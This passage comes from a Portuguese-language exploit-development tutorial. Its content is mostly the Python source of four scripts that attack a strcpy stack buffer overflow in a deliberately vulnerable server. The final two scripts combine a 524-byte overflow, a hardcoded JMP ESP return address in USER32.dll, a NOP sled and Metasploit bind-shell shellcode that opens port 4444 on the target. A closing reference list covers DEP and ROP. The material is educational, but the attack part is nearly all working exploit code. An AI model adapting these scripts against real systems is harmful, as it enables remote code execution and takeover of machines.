       print 'Example: %s 192.168.1.1 80\n' % sys.argv[0]

       sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
        sock.connect((IPAddr, PORT))
except socket.error, msg:
        sock.close()
        sock = None
        print "Destination Host or Service Unreachable\n"
        sys.exit(-1)

# Trigger the Bug
trigger = "A" * 524

# Handler Return Address (EIP)
retaddr = "B" * 4

# Look for Bad Characteres - look at badchar.c source file,
# in order to create full characters
# Before execute and find bad character, remove bad character belong, and run
again
badchar = (
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13
\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\
x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x
3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x5
0\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64
\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\
x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x
8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa
1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5
\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\
xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\x
de\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf
2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

# SHELLCODE
shellcode = "A" * (5000 - (524 + 4 + 256))
```

```
payload = trigger + retaddr + badchar + shellcode

sock.send(payload)

sock.close()

print '[-]Bad Characters send to target successfully...\n[-]Look for Memory Dump
in order to see crash shellcode at target machine...\n'
```

Código-Fonte dos Scripts Python do badcharStrCpy2.py

```
#!/usr/bin/python
################################################################################
#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

import sys, socket

print '\n'
print
'################################################################################'
print '#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)'
print '#   www.how2security.com.br'
print '#   Email: wellington @ how2security.com.br'
print
'################################################################################\n'

try:
       IPAddr = sys.argv[1]
       PORT = int(sys.argv[2])
except IndexError:
       print '\nERROR:'
       print 'Usage: %s <target ip> <target port>' % sys.argv[0]
       print 'Example: %s 192.168.1.1 80\n' % sys.argv[0]

       sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
        sock.connect((IPAddr, PORT))
except socket.error, msg:
        sock.close()
        sock = None
        print "Destination Host or Service Unreachable\n"
        sys.exit(-1)

# Trigger the Bug
trigger = "A" * 524

# Handler Return Address (EIP)
retaddr = "B" * 4

# Look for Bad Characteres - look at badchar.c source file,
# in order to create full characters
# Before execute and find bad character, remove bad character belong, and run
again
```

Autor: Wellington Silva
Revisor: André Silva

```
# Bad Chars:
# \x00 → Null Byte
badchar = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14
\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\
x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x
3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x5
1\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65
\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\
x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x
8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa
2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6
\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\
xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\x
df\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf
3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

# SHELLCODE
shellcode = "A" * (5000 - (524 + 4 + 256))

payload = trigger + retaddr + badchar + shellcode

sock.send(payload)

sock.close()

print '[-]Bad Characters send to target successfully...\n[-]Look for Memory Dump
in order to see crash shellcode at target machine...\n'
```

Código-Fonte dos Scripts Python do exploitStrCpy.py

```
#!/usr/bin/python
################################################################################
#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

import sys, socket

print '\n'
print
'################################################################################'
print '#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)'
print '#   www.how2security.com.br'
print '#   Email: wellington @ how2security.com.br'
print
'################################################################################\n'

try:
       IPAddr = sys.argv[1]
       PORT = int(sys.argv[2])
except IndexError:
       print '\nERROR:'
       print 'Usage: %s <target ip> <target port>' % sys.argv[0]
       print 'Example: %s 192.168.1.1 80\n' % sys.argv[0]

       sys.exit(-1)
```

Autor: Wellington Silva
Revisor: André Silva

```
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
        sock.connect((IPAddr, PORT))
except socket.error, msg:
        sock.close()
        sock = None
        print "Destination Host or Service Unreachable\n"
        sys.exit(-1)

# Trigger the Bug
trigger = "A" * 524

# Handler Return Address (EIP) 0x0023F500 --> Endereço ESP
retaddr = "\x00\xF5\x23\x00"

# NOP Sled
nopsled = "\x90" * 12

# SHELLCODE
# windows/shell_bind_tcp - 355 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=

shellcode = (
"\xba\xfe\x65\xa2\x94\xd9\xcf\xd9\x74\x24\xf4\x5b\x33"
"\xc9\xb1\x53\x31\x53\x12\x83\xc3\x04\x03\xad\x6b\x40"
"\x61\xad\x9c\x06\x8a\x4d\x5d\x67\x02\xa8\x6c\xa7\x70"
"\xb9\xdf\x17\xf2\xef\xd3\xdc\x56\x1b\x67\x90\x7e\x2c"
"\xc0\x1f\x59\x03\xd1\x0c\x99\x02\x51\x4f\xce\xe4\x68"
"\x80\x03\xe5\xad\xfd\xee\xb7\x66\x89\x5d\x27\x02\xc7"
"\x5d\xcc\x58\xc9\xe5\x31\x28\xe8\xc4\xe4\x22\xb3\xc6"
"\x07\xe6\xcf\x4e\x1f\xeb\xea\x19\x94\xdf\x81\x9b\x7c"
"\x2e\x69\x37\x41\x9e\x98\x49\x86\x19\x43\x3c\xfe\x59"
"\xfe\x47\xc5\x20\x24\xcd\xdd\x83\xaf\x75\x39\x35\x63"
"\xe3\xca\x39\xc8\x67\x94\x5d\xcf\xa4\xaf\x5a\x44\x4b"
"\x7f\xeb\x1e\x68\x5b\xb7\xc5\x11\xfa\x1d\xab\x2e\x1c"
"\xfe\x14\x8b\x57\x13\x40\xa6\x3a\x7c\xa5\x8b\xc4\x7c"
"\xa1\x9c\xb7\x4e\x6e\x37\x5f\xe3\xe7\x91\x98\x04\xd2"
"\x66\x36\xfb\xdd\x96\x1f\x38\x89\xc6\x37\xe9\xb2\x8c"
"\xc7\x16\x67\x38\xcf\xb1\xd8\x5f\x32\x01\x89\xdf\x9c"
"\xea\xc3\xef\xc3\x0b\xec\x25\x6c\xa3\x11\xc6\x83\x68"
"\x9f\x20\xc9\x80\xc9\xfb\x65\x63\x2e\x34\x12\x9c\x04"
"\x6c\xb4\xd5\x4e\xab\xbb\xe5\x44\x9b\x2b\x6e\x8b\x1f"
"\x4a\x71\x86\x37\x1b\xe6\x5c\xd6\x6e\x96\x61\xf3\x18"
"\x3b\xf3\x98\xd8\x32\xe8\x36\x8f\x13\xde\x4e\x45\x8e"
"\x79\xf9\x7b\x53\x1f\xc2\x3f\x88\xdc\xcd\xbe\x5d\x58"
"\xea\xd0\x9b\x61\xb6\x84\x73\x34\x60\x72\x32\xee\xc2"
"\x2c\xec\x5d\x8d\xb8\x69\xae\x0e\xbe\x75\xfb\xf8\x5e"
"\xc7\x52\xbd\x61\xe8\x32\x49\x1a\x14\xa3\xb6\xf1\x9c"
"\xd3\xfc\x5b\xb4\x7b\x59\x0e\x84\xe1\x5a\xe5\xcb\x1f"
"\xd9\x0f\xb4\xdb\xc1\x7a\xb1\xa0\x45\x97\xcb\xb9\x23"
"\x97\x78\xb9\x61"
)

payload = trigger + retaddr + nopsled + shellcode

sock.send(payload)

sock.close()
```

Autor: Wellington Silva
Revisor: André Silva

```
print ('[-]Exploit send to target successfully...\n[-]Telnet to port 4444 on
target machine %s...\n' % IPAddr)
```

Código-Fonte dos Scripts Python do exploitStrCpy2.py

```
#!/usr/bin/python
###############################################################################
#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
###############################################################################

import sys, socket

print '\n'
print
'###############################################################################'
print '#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)'
print '#   www.how2security.com.br'
print '#   Email: wellington @ how2security.com.br'
print
'###############################################################################\n'

try:
       IPAddr = sys.argv[1]
       PORT = int(sys.argv[2])
except IndexError:
       print '\nERROR:'
       print 'Usage: %s <target ip> <target port>' % sys.argv[0]
       print 'Example: %s 192.168.1.1 80\n' % sys.argv[0]

       sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
        sock.connect((IPAddr, PORT))
except socket.error, msg:
        sock.close()
        sock = None
        print "Destination Host or Service Unreachable\n"
        sys.exit(-1)

# Trigger the Bug
trigger = "A" * 524

# Handler Return Address (EIP) 0x7E429353 --> JMP ESP with module USER32.dll
retaddr = "\x53\x93\x42\x7e"

# NOP Sled
nopsled = "\x90" * 12

# SHELLCODE
# windows/shell_bind_tcp - 355 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
```

Autor: Wellington Silva
Revisor: André Silva

```
shellcode = (
"\xba\xfe\x65\xa2\x94\xd9\xcf\xd9\x74\x24\xf4\x5b\x33"
"\xc9\xb1\x53\x31\x53\x12\x83\xc3\x04\x03\xad\x6b\x40"
"\x61\xad\x9c\x06\x8a\x4d\x5d\x67\x02\xa8\x6c\xa7\x70"
"\xb9\xdf\x17\xf2\xef\xd3\xdc\x56\x1b\x67\x90\x7e\x2c"
"\xc0\x1f\x59\x03\xd1\x0c\x99\x02\x51\x4f\xce\xe4\x68"
"\x80\x03\xe5\xad\xfd\xee\xb7\x66\x89\x5d\x27\x02\xc7"
"\x5d\xcc\x58\xc9\xe5\x31\x28\xe8\xc4\xe4\x22\xb3\xc6"
"\x07\xe6\xcf\x4e\x1f\xeb\xea\x19\x94\xdf\x81\x9b\x7c"
"\x2e\x69\x37\x41\x9e\x98\x49\x86\x19\x43\x3c\xfe\x59"
"\xfe\x47\xc5\x20\x24\xcd\xdd\x83\xaf\x75\x39\x35\x63"
"\xe3\xca\x39\xc8\x67\x94\x5d\xcf\xa4\xaf\x5a\x44\x4b"
"\x7f\xeb\x1e\x68\x5b\xb7\xc5\x11\xfa\x1d\xab\x2e\x1c"
"\xfe\x14\x8b\x57\x13\x40\xa6\x3a\x7c\xa5\x8b\xc4\x7c"
"\xa1\x9c\xb7\x4e\x6e\x37\x5f\xe3\xe7\x91\x98\x04\xd2"
"\x66\x36\xfb\xdd\x96\x1f\x38\x89\xc6\x37\xe9\xb2\x8c"
"\xc7\x16\x67\x38\xcf\xb1\xd8\x5f\x32\x01\x89\xdf\x9c"
"\xea\xc3\xef\xc3\x0b\xec\x25\x6c\xa3\x11\xc6\x83\x68"
"\x9f\x20\xc9\x80\xc9\xfb\x65\x63\x2e\x34\x12\x9c\x04"
"\x6c\xb4\xd5\x4e\xab\xbb\xe5\x44\x9b\x2b\x6e\x8b\x1f"
"\x4a\x71\x86\x37\x1b\xe6\x5c\xd6\x6e\x96\x61\xf3\x18"
"\x3b\xf3\x98\xd8\x32\xe8\x36\x8f\x13\xde\x4e\x45\x8e"
"\x79\xf9\x7b\x53\x1f\xc2\x3f\x88\xdc\xcd\xbe\x5d\x58"
"\xea\xd0\x9b\x61\xb6\x84\x73\x34\x60\x72\x32\xee\xc2"
"\x2c\xec\x5d\x8d\xb8\x69\xae\x0e\xbe\x75\xfb\xf8\x5e"
"\xc7\x52\xbd\x61\xe8\x32\x49\x1a\x14\xa3\xb6\xf1\x9c"
"\xd3\xfc\x5b\xb4\x7b\x59\x0e\x84\xe1\x5a\xe5\xcb\x1f"
"\xd9\x0f\xb4\xdb\xc1\x7a\xb1\xa0\x45\x97\xcb\xb9\x23"
"\x97\x78\xb9\x61"
)

payload = trigger + retaddr + nopsled + shellcode

sock.send(payload)

sock.close()

print ('[-]Exploit send to target successfully...\n[-]Telnet to port 4444 on
target machine %s...\n' % IPAddr)
```

Autor: Wellington Silva
Revisor: André Silva

4 – Referências

Referências Bibliográficas

[1] Rufino, Nelson Murilo de Oliveira – Segurança em redes sem fio: Aprenda a proteger suas informações em ambientes Wi-Fi e Bluetooth, 3º Ed, 2011, São Paulo, Novatec Editora.

[2] Herath, Nishad – The State of Return Oriented Programming in Contemporary Exploit. Disponível em: <https://securityintelligence.com/return-oriented-programming-rop-contemporary-exploits/>. Acessado em: 23/05/2016.

[3] Munson, Lee – What is ROP and How do Hackers Use It. Disponível em: < http://www.security-faqs.com/what-is-rop-and-how-do-hackers-use-it.html>. Acessado em: 08/06/2016.

[4] Microsoft – O que é Prevenção de Execução de Dados?. Disponível em: < http://windows.microsoft.com/pt-br/windows-vista/what-is-data-execution-prevention>. Acessado em: 08/06/2016.

[5] Microsoft – Uma descrição detalhada do recurso DEP (Prevenção de execução de dados) no Windows XP SP 2, Windows XP Tablet PC SP2 2005 e Windows Server 2003. Disponível em: < https://support.microsoft.com/pt-br/kb/875352>. Acessado em: 08/06/2016.

[6] Microsoft – Windows ISV Software Security Defenses. Disponível em: <https://msdn.microsoft.com/en-us/library/bb430720.aspx>. Acessado em: 28/05/2016.

[7] Microsoft – Complete Winsock Client Code. Disponível em: < https://msdn.microsoft.com/en-us/library/windows/desktop/ms737591(v=vs.85).aspx>. Acessado em: 28/05/2016.

[8] Microsoft – SetProcessDEPPolicy function. Disponível em: < https://msdn.microsoft.com/en-us/library/windows/desktop/bb736299(v=vs.85).aspx>. Acessado em: 09/06/2016.

[9] Morimoto, Carlos E. – Buffer Overflow. Disponível em: <http://www.hardware.com.br/termos/buffer-overflow>. Acessado em: 18/08/2016.